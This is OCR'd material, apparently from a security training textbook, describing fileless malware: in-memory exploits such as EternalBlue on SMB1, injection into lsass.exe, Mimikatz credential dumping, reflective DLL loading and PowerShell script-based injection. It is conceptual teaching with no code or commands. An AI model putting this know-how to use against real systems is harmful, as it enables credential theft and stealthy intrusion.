
Attackers can inject malicious payload inside the running memory (RAM) that targets legitimate processes without leaving any footprints. Such intrusion is extremely difficult to be detected by any antivirus software, as the payload is not stored in local disks but is directly executed from memory. Attackers exploit different APIs or Windows admin tools such as Windows Management Instrumentation (WMI), PSExec, and PowerShell to gain access to the process memory of a legitimate process. Attackers employ a reflective Dynamic Link Library (DLL) method to load a malicious script into a host-side process that resists the writing of DLLs to the disk.

EternalBlue is a type of in-memory exploit that can leverage the flaws in the Windows file sharing protocol known as Server Message Block (SMB 1). This client-server communication protocol (SMB 1) allows an attacker to read access services, applications etc. The attacker then targets the local security authority subsystem service (lsass.exe) file, injecting malicious code. The file (lsass.exe) is designed to handle login-logout validating user credentials, and it also performs other critical operations. The attacker exploits this file to launch further attacks while evading security using tools such as Mimikatz to access the details from memory.



In-memory Exploit
EternalBlue
SMB1
LSASS.EXE
Memory injection
Invoke-ReflectiveDllInjection
Suspicious activity
Mimikatz
LSASS.EXE
Cleartext Passwords
Password Hashes

Figure 7.62: Delivering payloads using in-memory exploits




Launching Fileless Malware through Script-based Injection

- Fileless attacks are also performed using the **scripts** where binaries and shellcodes are embedded, obfuscated, and compiled to avoid file creations on the disk
- Scripts allow attackers to **communicate and infect the applications** or operating systems without being traced

Loader consisting malicious scripts, files, executables, etc.
Embedded code
Downloaded code
Placed in process memory
Executes the code directly from memory


Launching Fileless Malware through Script-based Injection

Fileless attacks are also performed using scripts whereby binaries and shellcode are embedded, obfuscated, and compiled to avoid file creation on the disk. Scripts allow attackers to communicate with and infect applications or operating systems without being traced. They are also useful in finding design flaws and vulnerabilities in the applications. Scripts are usually flexible, and they can be executed from any files or directly from memory. The attacker leverages this feature along with the vulnerabilities in a system to inject malicious scripts directly into the memory via PowerShell to evade detection. Once the attacker gains control of the target system, he/she can execute these scripts directly on a command-line interface from a remote location to spread infections and initiate other malicious activities. Many classical fileless threats such as KOVET, POWMET, and FAREIT have used malicious scripts to spread malware.



Loader consisting malicious scripts, files, executables, etc.
Embedded code
Downloaded code
Placed in process memory
Executes the code directly from memory

Figure 7.63: Launching a fileless malware through script-based injection



